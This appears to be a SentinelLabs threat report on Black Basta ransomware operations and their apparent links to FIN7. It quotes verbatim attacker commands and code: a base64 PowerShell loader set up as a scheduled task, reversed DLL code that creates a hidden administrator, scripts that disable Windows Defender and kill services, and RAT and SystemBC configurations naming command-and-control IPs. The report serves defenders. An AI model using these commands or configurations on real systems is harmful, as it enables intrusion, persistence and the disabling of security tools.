

BLACK BASTA RANSOMWARE | ATTACKS DEPLOY CUSTOM EDR EVASION TOOLS TIED TO FIN7 THREAT ACTOR

TABLE OF CONTENTS

3	EXECUTIVE SUMMMARY
4	OVERVIEW
5	BLACK BASTA INITIAL ACCESS ACTIVITY
6	ENTER THE BLACK BASTA OPERATOR
8	BLACK BASTA PRIVILEGE ESCALATION TECHNIQUES
9	REMOTE ADMIN TOOLS
12	BLACK BASTA LATERAL MOVEMENT
13	IMPAIR DEFENSES
14	CUSTOM DEFENSE IMPAIRMENT TOOL
18	UNCOVERING FURTHER TIES BETWEEN BLACK BASTA AND FIN7
23	ATTRIBUTION OF THE THREAT ACTOR: FIN7
24	CONCLUSION
25	INDICATORS OF COMPROMISE
36	ABOUT SENTINELLABS



EXECUTIVE SUMMARY

- SentinelLabs researchers describe Black Basta operational TTPs in full detail, revealing previously unknown tools and techniques.
- SentinelLabs assesses it is highly likely the Black Basta ransomware operation has ties with FIN7.
- Black Basta maintains and deploys custom tools, including EDR evasion tools.
- SentinelLabs assess it is likely the developer of these EDR evasion tools is, or was, a developer for FIN7.
- Black Basta attacks use a uniquely obfuscated version of ADFind and exploit PrintNightmare, ZeroLogon and NoPac for privilege escalation.

SentinelLabs Team



OVERVIEW

Black Basta ransomware emerged in April 2022 and went on a spree breaching over 90 organizations by Sept 2022. The rapidity and volume of attacks prove that the actors behind Black Basta are well-organized and well-resourced, and yet there has been no indications of Black Basta attempting to recruit affiliates or advertising as a RaaS on the usual darknet forums or crimeware marketplaces. This has led to much speculation about the origin, identity and operation of the Black Basta ransomware group.

Our research indicates that the individuals behind Black Basta ransomware develop and maintain their own toolkit and either exclude affiliates or only collaborate with a limited and trusted set of affiliates, in similar ways to other ‘private’ ransomware groups such as Conti, TA505 and Evilcorp.

In this report, we provide a detailed analysis of Black Basta’s operational TTPs, along with evidence that multiple custom tools used exclusively by Black Basta have been developed by one or more FIN7 (aka Carbanak) developers, an interesting link that could suggest either that Black Basta and FIN7 maintain a special relationship or that one or more individuals belong to both groups.

In this report, we detail the findings to support these assessments and reveal how Black Basta

- uses a uniquely obfuscated version of ADFind in the reconnaissance phase
- exploits ZeroLogon, NoPac and PrintNightmare for local and domain privilege escalation
- attempts to evade various EDRs with custom tools likely developed by FIN7 threat actors

BLACK BASTA INITIAL ACCESS ACTIVITY

SentinelLabs began tracking Black Basta operations in early June after noticing overlaps between ostensibly different cases. Along with [other researchers](#), we noted that Black Basta infections began with Qakbot delivered by email and macro-based MS Office documents, [ISO+LNK droppers](#) and .docx documents exploiting the MSDTC remote code execution vulnerability, [CVE-2022-30190](#).

One of the interesting initial access vectors we observed was an ISO dropper shipped as “Report Jul 14 39337.iso” that exploits a DLL hijacking in calc.exe. Once the user clicks on the “Report Jul 14 39337.lnk” inside the ISO dropper, it runs the command

```
cmd.exe /q /c calc.exe
```

triggering the DLL hijacking inside the calc binary and executing a Qakbot DLL, WindowsCodecs.dll. This executes the main Qakbot payload with the following command:

```
regsvr32.exe 7533.dll
```

Shortly after, a series of automatic reconnaissance commands are executed by Qakbot in order to retrieve basic information about the victim:

```
net.exe view /all
ipconfig.exe /all
arp.exe -a
cmd.exe /c set
whoami.exe /all
net.exe share
nslookup.exe -querytype=ALL -timeout=12 _ldap._tcp.dc._msdcs.[REDACTED]
net.exe localgroup
netstat.exe -nao
route.exe print
```

Qakbot obtains a persistent foothold in the victim environment by setting a scheduled task which references a malicious PowerShell stored in the registry, acting as a listener and loader.

```
schtasks.exe /Create /F /TN "{8884C7DC-A718-48F0-AEB9-36EF8BB22AFC}" /TR "cmd /c  
start /min \"\" powershell.exe -Command  
IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String((Get-ItemProperty -Path HKCU:\SOFTWARE\Zfoteewsinwbd).nuwqcgylsfy)))" /SC MINUTE /MO 30
```

The powershell.exe process continues to communicate with different servers, waiting for an operator to send a command to activate the post-exploitation capability.

When an operator connects to the backdoor, typically hours or days after the initial infection, a new explorer.exe process is created and a process hollowing is performed to hide malicious activity behind the legitimate process. This injection operation occurs every time a component of the Qakbot framework is invoked or for any arbitrary process run manually by the attacker.

ENTER THE BLACK BASTA OPERATOR

Manual reconnaissance is performed when the Black Basta operator connects to the victim through the Qakbot backdoor.

Reconnaissance utilities used by the operator are staged in a directory with deceptive names such as “Intel” or “Dell”, created in the root drive C:\.

The first step in a Black Basta compromise usually involves executing a uniquely obfuscated version of the AdFind tool, named AF.exe.

```
cmd /C C:\intel\AF.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName >  
C:\intel\[REDACTED].csv
```




The command line and the hash of AF.exe overlap across various Black Basta intrusions that we have been able to observe. This unique tool provided us with a marker for identifying further reconnaissance activities by Black Basta operators.

Aside from AF.exe, this stage also often involves the use of two custom .NET assemblies loaded in memory to perform various information gathering tasks. These assemblies are not obfuscated and the main internal class names, “Processes” and “GetOnlineComputers”, provide a good clue to their functions. Black Basta operators have been observed using SharpHound and BloodHound frameworks for AD enumeration via LDAP queries. The collector is also run in memory as a .NET assembly.

The operators issue a number of commands related to these assemblies and the files they generate to cover their tracks.

```
cmd.exe /C del pc.txt processes.txt processresult.txt  
cmd.exe /C del 20220615100043_[REDACTED].zip [REDACTED].bin
```

For network scanning, Black Basta uses the SoftPerfect network scanner, netscan.exe. In addition, the WMI service is leveraged to enumerate installed security solutions.

```
wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value  
wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value  
wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
```

BLACK BASTA PRIVILEGE ESCALATION TECHNIQUES

Beyond the reconnaissance stage, Black Basta attempts local and domain level privilege escalation through a variety of exploits. We have identified the use of ZeroLogon (CVE-2020-1472), NoPac (CVE-2021-42287, CVE-2021-42278) and PrintNightmare (CVE-2021-34527).

There are two versions of the ZeroLogon exploit in use: an obfuscated version dropped as zero22.exe and a non-obfuscated version dropped as zero.exe. In one intrusion, we observed the Black Basta operator exploiting the PrintNightmare vulnerability and dropping [spider.dll](#) as the payload. The DLL creates a new admin user with username “Crackenn” and password “*aaa111Cracke”:

```
int SpiderDllProcessAttachFunc()
{
    __int64 unused_1; // rcx
    DWORD netUserAddResult; // ebx
    DWORD LastError; // eax
    __int64 unused_2; // rcx
    USER_INFO_1 userInfo; // [rsp+20h] [rbp-48h] BYREF

    memset(&userInfo, 0, sizeof(userInfo));
    userInfo.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    userInfo.usri1_name = strCrackenn;
    userInfo.usri1_password = str_aaa111Cracke;
    userInfo.usri1_priv = 1; // USER_PRIV_USER
    netUserAddResult = NetUserAdd(0i64, 1u, (LPBYTE)&userInfo, 0i64);
    if ( netUserAddResult )
    {
        LastError = GetLastError();
        printf(L"NetUserAdd returns: %i. Errorlevel: %i\n", netUserAddResult, LastError);
    }
    AddGroupMemberToCrackennUser(unused_1, DOMAIN_ALIAS_RID_ADMINS);
    AddGroupMemberToCrackennUser(unused_2, DOMAIN_ALIAS_RID_REMOTE_DESKTOP_USERS);
    return system("RunTimeListen.exe");
}
```

Fig 1: Reversed code for spider.dll

The DLL first sets the user and password into a struct (userInfo) then calls the NetUserAdd Win API to create a user with a never-expiring password. It then adds “Administrators” and “Remote Desktop Users” groups to that account. Next, spider.dll creates the RunTimeListen.exe process, which runs the SystemBC (aka Coroxy) backdoor, described below.

At this stage, Black Basta operators cover their tracks by deleting the added user and the DLL planted with the PrintNightmare exploit:


```
cmd.exe /C net user Crackenn /delete  
cmd.exe /C del spider.dll
```

REMOTE ADMIN TOOLS

Black Basta operators have a number of RAT tools in their arsenal.

The threat actor has been observed dropping a self-extracting archive containing all the files needed to run the Netsupport Manager application, staged in “C:\temp” folder with the name Svvhost.exe. Execution of the file extracts all installation files into:

```
C:\Users\[USER]\AppData\Roaming\MSN\
```



Name	Date modified	Type	Size
AudioCapture.dll	2/3/2022 9:33 PM	Application extens...	92 KB
client32.exe	2/3/2022 9:33 PM	Application	105 KB
Client32.ini	6/30/2022 7:14 AM	Configuration setti...	1 KB
HTCTL32.DLL	2/3/2022 9:33 PM	Application extens...	321 KB
msvcr100.dll	2/3/2022 9:33 PM	Application extens...	756 KB
nskbfltr.inf	2/3/2022 9:33 PM	Setup Information	1 KB
NSM.ini	2/3/2022 9:33 PM	Configuration setti...	7 KB
NSM.LIC	2/3/2022 9:33 PM	LIC File	1 KB
nsm_vpro.ini	2/3/2022 9:33 PM	Configuration setti...	1 KB
pcicapi.dll	2/3/2022 9:33 PM	Application extens...	33 KB
PCICHEK.DLL	2/3/2022 9:33 PM	Application extens...	19 KB
PCICL32.DLL	2/3/2022 9:33 PM	Application extens...	3,648 KB
remcmdstub.exe	2/3/2022 9:33 PM	Application	63 KB
run.bat	6/30/2022 9:38 AM	Windows Batch File	1 KB
TCCTL32.DLL	2/3/2022 9:33 PM	Application extens...	388 KB

Fig 2: Archive of installation files for Netsupport Manager dropped by Black Basta

A sample configuration contained in Client32.ini included an unchanged “Filename” field, leaking a potential internal path belonging to the threat actor.

```
0x0991c367

[Client]
_present=1
DisableChatMenu=1
DisableClientConnect=1
DisableDisconnect=1
DisableLocalInventory=1
DisableReplayMenu=1
DisableRequestHelp=1
Protocols=3
RoomSpec=Eva1
ShowUIOnConnect=0
silent=1
SKMode=1
SysTray=0
UnloadMirrorOnDisconnect=1
Usernames=*

[_Info]
Filename=C:\Users\Administrator\Desktop\ratManual\RATFiles\Client32.ini

[_License]
quiet=1

[Audio]
DisableAudioFilter=1

[Bridge]
Modem=

[General]
BeepUsingSpeaker=0

[HTTP]
GatewayAddress=185[.]125[.]206[.]218:443
GSK=EJ9C>KDDGK; P>CBNHC<GAAFC9K=A?K
Port=443
```

The RAT is then executed through a run.bat script.

```
1 @echo off
2 reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v MSN
  /t REG_SZ /d %APPDATA%\MSN\client32.exe
3 start "" %APPDATA%\MSN\client32.exe
```

Fig 3: Content of “run.bat” script

In other cases, we have observed the usage of Splashtop, GoToAssist, Atera Agent as well as SystemBC, which has been used by different ransomware operators as a SOCKS5 TOR proxy for communications, data exfiltration, and the download of malicious modules.

We have attributed two SystemBC samples to Black Basta using the file name RunTimeListen.exe with different configuration parameters.

Conf A - RunTimeListen.exe (93cf40f95ab91a0e33b405c0c49025dab7ceb496):

```
{
  HOST1 : 95.179.161.101 ,
  HOST2 : 95.179.161.101 ,
  "PORT1": "4001",
  "TOR": ""
}
```

Conf B - RunTimeListen.exe (a0c3ba7679a36976bbbad6c08758054ba49af8b):

```
{
  "HOST1": "69.46.15.147",
  "HOST2": "69.46.15.147",
  "PORT1": "4001",
  "TOR": ""
}
```


BLACK BASTA LATERAL MOVEMENT

The Black Basta actor has been seen using different methods for lateral movement, deploying different batch scripts through psexec towards different machines in order to automate process and services termination and to impair defenses.

Ransomware has also been deployed through a multitude of machines via psexec.

SentinelLABS




Fig 4: Lateral movement relying on psexec

In the most recent Black Basta incidents we observed, a batch file named SERVI.bat was deployed through psexec on all the endpoints of the targeted infrastructure. This script was deployed by the attacker to kill services and processes in order to maximize the ransomware impact, delete the shadow copies and kill certain security solutions.

```
268 %sc config unistoresvc_laf40a start= disabled
269 %sc stop aphidmonitorservice
270 %sc config aphidmonitorservice start= disabled
271 %sc stop intel(r) proset monitoring service
272 %sc config intel(r) proset monitoring service start= disabled
273 %sc stop UI0Detect
274 %sc config UI0Detect start= disabled
275 %sc stop SstpSvc
276 %sc config SstpSvc start= disabled
277 %sc stop POP3Svc
278 %sc config POP3Svc start= disabled
279 %sc stop NetMsmqActivator
280 %sc config NetMsmqActivator start= disabled
281 %sc stop IISAdmin
282 %sc config IISAdmin start= disabled
283 %sc stop Sophos MCS Agent
284 %sc config Sophos MCS Agentstart= disabled
285 %sc stop Sophos Health Service
286 %sc config Sophos Health Servicestart= disabled
287 %sc stop Sophos File Scanner Service
288 %sc config Sophos File Scanner Service start= disabled
289 %sc stop Sophos Device Control Service
290 %sc config Sophos Device Control Servicestart= disabled
291 %sc stop Sophos Clean Service
292 %sc config Sophos Clean Service start= disabled
293 %sc stop Sophos AutoUpdate Service
```

Fig 5: Partial content of the SERVI.bat

IMPAIR DEFENSES

In order to impair the host's defenses prior to dropping the locker payload, Black Basta targets installed security solutions with specific batch scripts downloaded into the Windows directory.

In order to disable Windows Defender, the following scripts are executed:

```
\Windows\ILUg69q11.bat
\Windows\ILUg69q12.bat
\Windows\ILUg69q13.bat
```

The batch scripts found in different intrusions also appear to have a naming convention: ILUg69ql followed by a digit.

```
powershell -ExecutionPolicy Bypass -command "New-ItemProperty  
-Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' -Name  
DisableAntiSpyware -Value 1 -PropertyType DWORD -Force"  
  
powershell -ExecutionPolicy Bypass -command "Set-MpPreference  
-DisableRealtimeMonitoring 1"  
  
powershell -ExecutionPolicy Bypass Uninstall-WindowsFeature -Name  
Windows-Defender
```

According to the [official documentation](#), the **DisableAntiSpyware** parameter disables the Windows Defender Antivirus in order to deploy another security solution. The **DisableRealtimeMonitoring** is used to disable real time protection and then **Uninstall-WindowsFeature -Name Windows-Defender** to uninstall Windows Defender.

CUSTOM DEFENSE IMPAIRMENT TOOL

In multiple Black Basta incidents, the threat actors made use of a custom defense impairment tool (2fc8b38d3f40d8151ec717c8a8813cf06df90c10). Analysis showed that this tool was used in incidents from 3rd June 2022 onwards and found exclusively in Black Basta incidents. Based on this evidence, we assess it is highly likely that this tool is specific to the Black Basta's group arsenal.

Our investigation led us to a further custom tool, WindefCheck.exe, an executable packed with [UPX](#). The unpacked sample is a binary compiled with Visual Basic. The main functionality is to show a fake Windows Security GUI and tray icon with a “healthy” system status, even if Windows Defender and other system functionalities are disabled.





Fig 6: The fake Windows Security GUI 'WindefCheck.exe'

Analysis of the tool revealed the following hardcoded path:

```
D:\DOCS!!!\MyProg\FREELANCE\Current\David\AVDiEMS_New\AVDiEMS_wc\Tray\TrayIcon.vbp
```

The path is related to the developer's local Visual Basic project file. Pivoting from that path, we found a single sample on VirusTotal with the hash 47dbf23597f345bb1a9332014f6d0c5c2fe5a270, compiled on 1st April 2022. This sample contained the following pdb path:

```
D:\DOCS!!!\MyProg\FREELANCE\Current\David\NewCrypt\out_crypt_100322\exe\crypt\exe_crypt_86_gui\Release\exe_crypt_86.pdb
```



The sample is packed with an unknown packer. After unpacking, we identified it as the BIRDDOG backdoor, connecting to a C2 server at 45[.]67[.]229[.]148. BIRDDOG, also known as [SocksBot](#), is a backdoor that has been used in multiple operations by the [FIN7 group](#).

Further, we note that the IP address 45[.]67[.]229[.]148 is hosted on “pq.hosting”, the bullet proof hosting provider of choice used by FIN7 when targeting victims.

Moreover, we were able to obtain a Visual Studio compilation of a C++ project named “dll_crypt_86” and the entire packer source code folder tree from a third party trusted source.

Observing the folder tree structure of the source code, we assess it likely that the “exe_crypt_86” packer used to pack the BIRDDOG backdoor is connected with the packer “dll_crypt_86” and that both are part of a wider tool named “crypt”.

We found the following pdb path in the source code:

```
D:\crypt\dll_crypt_86\Release\CryptD11.pdb
```

Pivoting from this pdb path, we found a unique sample on VirusTotal (8eb1a4796db0b0b36b5f57f4119f3b326b18e8de) with a similar path:

```
E:\dll_crypt\x64\Release\CryptD11.pdb
```

This suggests that the sample was packed with the same packer we observed in the leaked source code tree. The sample on VirusTotal was compiled on the 11th February 2022, so compiled about two months before the BIRDDOG packed sample. Moreover, unpacking the VirusTotal sample revealed it to be a Cobalt Strike DNS beacon connecting to the domain “jardinoks.com”.

Comparison of the two samples suggests that the packer used for the BIRDDOG backdoor is an updated version of the packer used for the Cobalt Strike DNS beacon.

<p>Pseudocode-C CobaltStrike x64 dll packed 11 Feb 2022</p> <pre> 12 if (hntdllPtr) 13 return 0164; 14 hntdll = LoadLibraryW(L"ntdll.dll"); 15 hntdllPtr = hntdll; 16 if (!hntdll) 17 return 0164; 18 NtAllocateVirtualMemory = GetProcAddress(hntdll, "NtAllocateVirtualMemory"); 19 hntdllPtr = hntdll; 20 ::NtAllocateVirtualMemory = NtAllocateVirtualMemory; 21 if (!NtAllocateVirtualMemory) 22 goto FreeLibrary; 23 NtProtectVirtualMemory = GetProcAddress(hntdllPtr, "NtProtectVirtualMemory"); 24 if (!NtProtectVirtualMemory) 25 { 26 hntdll = hntdllPtr; 27 FreeLibrary; 28 FreeLibrary(hntdll); 29 return 0164; 30 } 31 v6 = UnpackPE(&UnpackedPEAddress); 32 if (!v6) 33 return 0164; 34 if (dword_18005A018) 35 { 36 v7 = *v6[dword_18005A018 + 24]; 37 if (v7) 38 { 39 for (i = *v7; i; ++v7) 40 { 41 i(v6, 1164); 42 i = v7[1]; 43 } 44 } 45 } 46 return UnpackedPEAddress(); 47 } </pre>	<p>Pseudocode-A BIRDDOG x86 exe packed 1 April 2022</p> <pre> 10 if (hntdllPtr) 11 return -1; 12 hntdll = LoadLibraryW(L"ntdll.dll"); 13 hntdllPtr = hntdll; 14 if (!hntdll) 15 return -1; 16 NtAllocateVirtualMemory = GetProcAddress(hntdll, "NtAllocateVirtualMemory"); 17 if (!NtAllocateVirtualMemory) 18 if (NtProtectVirtualMemory = GetProcAddress(19 hntdllPtr, 20 "NtProtectVirtualMemory") == 0) 21 { 22 FreeLibrary(hntdllPtr); 23 return -1; 24 } 25 if (!UnpackPE(&UnpackedPEAddress)) 26 return -1; 27 return UnpackedPEAddress(); 28 } </pre>
<p>Pseudocode-C CobaltStrike x64 dll packed 11 Feb 2022</p> <pre> 155 for (m = *(v31 + 1); m; m = *(v31 + 1)) 156 { 157 v34 = v31 + 8; 158 v35 = &v3[*v31]; 159 v36 = (m - 8) >> 1; 160 if (v36) 161 { 162 do 163 { 164 v37 = *v34; 165 --v36; 166 switch (v37 >> 12) 167 { 168 case 1u: 169 *&v35[*v34 & 0xFFF] += WORD1(v32); 170 break; 171 case 2u: 172 *&v35[*v34 & 0xFFF] += v32; 173 break; 174 case 3u: 175 *&v35[*v34 & 0xFFF] += v32; 176 break; 177 case 0xAu: 178 *&v35[v37 & 0xFFF] += v32; 179 break; 180 } 181 ++v34; 182 } while (v36); 183 m = *(v31 + 1); 184 } 185 v31 += m; 186 } 187 188 sub_18001160(v3); 189 result = v3; 190 *UnpackedPEAddress = &v3[dword_180059F70]; 191 return result; 192 } 193 } </pre>	<p>Pseudocode-B BIRDDOG x86 exe packed 1 April 2022</p> <pre> 264 for (k = *v52[dword_4129F0 + 4]; k; k = *(v44 + 1)) 265 { 266 v46 = (v44 + 8); 267 v47 = &v43[*v44]; 268 v48 = (k - 8) >> 1; 269 if (v48) 270 { 271 do 272 { 273 v49 = *v46; 274 --v48; 275 switch (*v46 >> 12) 276 { 277 case 1: 278 *&v47[v49 & 0xFFF] += HIWORD(v59); 279 break; 280 case 2: 281 *&v47[v49 & 0xFFF] += v59; 282 break; 283 case 3: 284 *&v47[v49 & 0xFFF] += v59; 285 break; 286 case 0xA: 287 *&v47[v49 & 0xFFF] += v59; 288 break; 289 default: 290 break; 291 } 292 ++v46; 293 } while (v48); 294 v44 = v55; 295 k = *(v55 + 1); 296 } 297 v43 = v52; 298 v44 += k; 299 v55 = v44; 300 } 301 *UnpackedPEAddress = &v43[dword_412978]; 302 return v43; 303 } </pre>

Fig 7 + 8: Left: Cobalt Strike DNS beacon; Right: BIRDDOG backdoor

Note that we used compilation timestamps for comparing the dates of packing because by observing the packer's source code file names we noticed it took as input the original binary and produced a new compiled (and packed) binary with a fresh compilation timestamp. Considering this inner working of the packer, the compilation timestamp corresponds to when a binary is packed.

With all of these elements tied together, we assess it is likely the threat actor developing the impairment tool used by Black Basta is the same actor with access to the packer source code used in FIN7 operations, thus establishing for the first time a possible connection between the two groups.



UNCOVERING FURTHER TIES BETWEEN BLACK BASTA AND FIN7

FIN7 is a financially motivated group that has been active since 2012 running multiple operations targeting various industry sectors. The group is also known as “Carbanak”, the name of the backdoor they used, but there were different groups that also used the same malware and which are tracked differently.

Initially, FIN7 used POS (Point of Sale) malware to conduct financial frauds. However, since 2020 they switched to ransomware operations, affiliating to REvil, Conti and also conducting their own operations: first as Darkside and later rebranded as BlackMatter.

At this point, it’s likely that FIN7 or an affiliate began writing tools from scratch in order to disassociate their new operations from the old. Based on our analysis, we believe that the custom impairment tool described above is one such tool.

Collaboration with other third party researchers provided us with a plethora of data that further supports our hypothesis above. In early 2022, the threat actor appears to have been conducting detection tests and attack simulations using various delivery methods for droppers, Cobalt Strike and Meterpreter C2 frameworks, as well as custom tools and plugins. The specific simulated activity was observed months later in the wild during attacks against live victims. Analysis of these simulations also provided us with a few IP addresses which we believe to be attributed to the threat actor.

